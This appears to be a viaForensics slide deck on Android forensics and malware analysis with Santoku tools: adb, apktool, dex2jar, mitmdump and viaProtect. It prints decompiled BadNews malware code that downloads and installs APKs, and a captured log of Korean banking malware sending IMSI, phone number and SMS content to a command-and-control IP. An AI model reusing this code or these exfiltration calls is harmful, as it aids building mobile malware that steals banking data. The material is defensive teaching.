
Any.DO Analysis - Forensics

Locate Any.DO app directory
`adb pull /data/data/com.anydo`

Examine database/binary files

Capture network traffic


Any.DO Analysis - Forensics



The screenshot shows a terminal window titled "santoku@santoku-0: ~/Apple/_un...ydo.AnyDO/Library/Preferences". The window contains XML data representing application preferences. The XML structure includes an array of days, a boolean for analytics reporting, a real number for sync interval, a string for password, an integer for sync count, a string for push notifications token, a date for last valid storage date, a string for application language, and a key for a new user.

```
<array>
  <string>Sunday</string>
  <string>Monday</string>
  <string>Tuesday</string>
  <string>Wednesday</string>
  <string>Thursday</string>
</array>
<key>anydo_calendarAnalyticsReported</key>
<true/>
<key>syncAverageTimeInterval</key>
<real>21.530508</real>
<key>password</key>
<string>t3sting-via</string>
<key>syncNubmerOfMeasures</key>
<integer>15</integer>
<key>storedPushNotificationsToken</key>
<string>0c8439007992f8ca590b3df330ba2f13d40a891747640a55eca4daaaacde0c4a
</string>
<key>lastValidStorageDate</key>
<date>1982-04-25T10:14:31Z</date>
<key>configurationManager_applicationLanguage</key>
<string>en</string>
<key>anydo_newuser</key>
```

79,7-14 49%



Index	
▼ Any.Do	1
Device Information	1
Table of Contents	1
▶ Summary of Findings	1
▼ Any.do 2.31 Android	2
▼ Setup	2
LOW RISK Found User...	2
MEDIUM RISK Found ...	3
HIGH RISK Found Pass...	3
MEDIUM RISK Found ...	4
Search Results	4
MEDIUM RISK Passwo...	5
▶ Network	5
Forensics	147
▶ Code	148
Compliance	171
▶ Appendices	171

Any.do 2.31 Android

Status	Item	Section
LOW RISK	Found Username	Setup
MEDIUM RISK	Found Keywords	Setup
HIGH RISK	Found Password	Setup
MEDIUM RISK	Found Social Security Number	Setup
MEDIUM RISK	Password complexity	Setup
MEDIUM RISK	SSL Check	Network

MOBILE MALWARE ANALYSIS



NQ MOBILE

Sensitive data

Contacts
Websites visited
Installed Apps
Phone #
IMEI/IMSI
Android ID
SMS (referenced)
Email (referenced)

Encryption

Chinese Server #1:
Ciphared, crackable

Chinese Server #2:
Encryption key included in data stream

Amazon EC2 Server:
Plaintext

Security

Attempts to gain root access

Tries to mount /system r+w

Generates fake anti-virus alerts

Updated

November 15, 2013

Size

4.3M

Installs

10,000,000 - 50,000,000

Current Version

7.0.10.00

Requires Android

2.1 and up

Content Rating

Low Maturity

Bad News

Android Malware, masquerades as an innocent advertising network

Packaged in many legitimate apps, usually targeting the Russian market

Has ability to download additional apps, and prompts the user to install them, posing as "Critical Updates". Uses this mechanism to spread known malware, typically Premium Rate SMS fraud.

For more information see the report by Lookout: <https://blog.lookout.com/blog/2013/04/19/the-bearer-of-badnews-malware-google-play/>

apktool

apktool is a tool for reverse engineering Android apk, it disassembles the code to .smali files, decoding also the resources contained into the apk.

It can also repack the applications after you have modified them.

We can run it on a Badnews sample:

```
$ apktool d ru.blogspot.playsib.savageknife.apk savage_knife_apktool/
  I: Baksmaling...
  I: Loading resource table...
  I: Loaded.
  I: Decoding AndroidManifest.xml with resources...
  I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
  I: Loaded.
  I: Regular manifest package...
  I: Decoding file-resources...
  I: Decoding values */* XMLs...
  I: Done.
  I: Copying assets and libs...
```

Source: <https://code.google.com/p/android-apktool/>

apktool -> smali

—
We can grep for known sensible method calls and strings
—

\$ grep -R getDeviceId .

./smali/com/mobidisplay/advertsv1/AdvService.smali: invoke-virtual {v1}, Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;

—

\$ grep -R BOOT_COMPLETED .

./AndroidManifest.xml: <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

./AndroidManifest.xml: <action android:name="android.intent.action.BOOT_COMPLETED" />

./smali/com/mobidisplay/advertsv1/BootReceiver.smali: const-string v2, "android.intent.action.BOOT_COMPLETED"

apktool -> smali

—
We can manually analyze
the disassembled smali
code provided by apktool.
—

For example here we see a
broadcast receiver that will
listen for
BOOT_COMPLETED
intents and react to them
starting a service in the
application.

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 3
    .parameter "context"
    .parameter "intent"

    .prologue
    .line 16
    invoke-virtual {p2}, Landroid/content/Intent; -> getAction()Ljava/lang/String;

    move-result-object v1

    const-string v2, "android.intent.action.BOOT_COMPLETED"

    invoke-virtual {v1, v2}, Ljava/lang/String; -> equals(Ljava/lang/Object;)Z

    move-result v1

    if-eqz v1, :cond_1

    .line 18
    new-instance v0, Landroid/content/Intent;


    invoke-direct {v0}, Landroid/content/Intent; -> <init>()V

    .line 19
    .local v0, serviceIntent:Landroid/content/Intent;
    const-string v1, "com.mobidisplay.advertsv1.AdvService"

    invoke-virtual {v0, v1}, Landroid/content/Intent; -> setAction(Ljava/lang/String;)Landroid/content/Intent;

    .line 20
    invoke-virtual {p1, v0}, Landroid/content/Context; -> startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```

BadNews Malware Sample -> Dex2Jar -> JD-GUI



Contagio MiniDump
Malware Repository
contagiomindump.blogspot.com

```
File Edit Tabs Help
santoku@santoku:~/badnews$ ls
ru.blogspot.playsib.savageknife.apk
santoku@santoku:~/badnews$ dex2jar ru.blogspot.playsib.savageknife.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.9
dex2jar ru.blogspot.playsib.savageknife.apk -> ru.blogspot.playsib.savageknife_dex2jar.jar
Done.
santoku@santoku:~/badnews$ ls
ru.blogspot.playsib.savageknife.apk  ru.blogspot.playsib.savageknife_dex2jar.jar
santoku@santoku:~/badnews$
```

Java Decompiler - AdvService.class

File Edit Navigate Search Help

ru.blogspot.playsib.savageknife_dex2jar.jar

- com
 - glenginelite.test
 - google.ads
 - mobidisplay.advertsv1
 - AReceiver
 - AdvService\$1
 - AdvService
 - BootReceiver
 - R
 - ru.blogspot.playsib.savageknife

AReceiver.class AdvService\$1.class **AdvService.class**

```
}

private void install(String paramString1, String paramString2, int paramInt1, int paramInt2)
{
    DownloadFromUrl(paramString1, paramString2, getApplicationContext());
    Intent localIntent = new Intent("android.intent.action.VIEW");
    localIntent.setDataAndType(Uri.fromFile(new File("/mnt/sdcard/download/" + paramString2)), "a
    localIntent.setFlags(268435456);
    getApplicationContext().startActivity(localIntent);
}

private void log(String paramString)
{
}

private void parseIconInstall(JSONObject paramJSONObject)
    throws JSONException, IOException
{
    String str = paramJSONObject.getString("url");
    addShortcutAPK(paramJSONObject.getString("title"), str, paramJSONObject.getString("icon"), pa
}

private void parseIconPage(JSONObject paramJSONObject)
    throws JSONException, IOException
{
    String str = paramJSONObject.getString("url");
    addShortcut(paramJSONObject.getString("title"), str, paramJSONObject.getString("icon"));
}

private void parseInstall(JSONObject paramJSONObject)
    throws JSONException
{
    int i = paramJSONObject.getInt("sound");
    int j = paramJSONObject.getInt("vibro");
    install(paramJSONObject.getString("url"), paramJSONObject.getString("linkname"), i, j);
}
```

Korean Banking Malware

Targets	Techniques	C&C
nh.smart	.zip encryption flags	LAMP Server (with vulns)
com.shinhan.sbanking com.hanabank.ebk.channel. android.hananbank	Intercept pkg (un)install	Contact Provider
	Intercept SMS	Phone Receiver
com.webcash.wooribank	Device admin	SMS Reciever

Korean Banking Malware (Analysis)

axmlprinter2	apktool	Dynamic
Unzip axmlprinter2 AndroidManifest.xml	Reverse engineer apktool d -f /home/santoku/Desktop/aaa-noflags.apk Re-compile apktool b aaa-noflags/ test.apk dex2jar	sudo iptables --t nat --A PREROUTING --j REDIRECT --i wlan0 --p tcp --m tcp ----to-- ports 8080 mitmdump ---vvv -T ----host --z --b 192.168.10.1

Korean Banking Malware (mitmdump)

SEMRECEIVER_DATA => http://103.20.193.59/index.php?
m=Api&a=SMSReceiver&imsi=310260000000000&number=15555215554&from=555&content=TES
T+Bank+Credentials

Send Heartbeat => http://103.20.193.59/index.php?
m=Api&a=Heartbeat&newclient=1&number=15555215554&imsi=310260000000000&issms=1&iscal
l=0&capp=&sapp=%23%ED%95%98%23%EC%8B%A0

COLLECT

Forensics



Security



Network/System



Sensors



viaProtect

https://viaprotect.viaforensics.com/dashboard

GMail – Unread

Cisco CIO Summit Le

viaProtect

VP – Netstat

LaTeX help 1.1 – Spe

RSA Conference 2014

VIA

PROTECT

MENU

Search

Logout

DASHBOARD

REPORTS

Apps Installed

Battery Charge

Geo Location

Network

Aggregate

SETUP

DEVICES

USERS

NOTIFICATIONS

Dashboard

ADD WIDGET | PRINT FRIENDLY | CUSTOM RANGE

Welcome to viaProtect early beta access. During the beta we will regularly be deploying new features, optimizing the product and shaping the platform to meet customer needs. Feedback is an important part of helping us make a product that supports your business challenges and we would love to hear from you. Please email support@viaforensics.com or visit <http://support.viaforensics.com/> for any assistance.

DEVICES REGISTERED

59

ARTIFACTS RECORDED

293,684

NETSTAT

Device:

samsung SCH-I545 (ahoog42's S4)

Show

100

 entries

App

UID

Source Address

Source Port

Destination Address

Destination Port

Country

State

YouTube

10181

10.177.0.127

36349

74.125.29.156

80

United States

ESTABLISHED

CIO Summit

10227

10.177.0.127

47428

98.158.20.156

443

United States

ESTABLISHED

Dropbox

10217

10.177.0.127

41365

108.160.162.53

443

United States

ESTABLISHED

Copyright © viaProtect - All Rights Reserved. Powered by [viaForensics](#), LLC

User Agreement

Privacy Policy

Live Chat Help

VIA

FORENSICS

© Copyright 2013 viaForensics, LLC. Proprietary Information.

*

A LITTLE HELP, PLEASE.

HOWTOs

New/existing tool development

.deb package maintenance

Forums, spreading the word



Andrew Hoog

312-878-1100

ahoog@viaforensics.com

Keep in touch with us on Twitter at [@viaforensics](https://twitter.com/viaforensics) or
at viaforensics.com.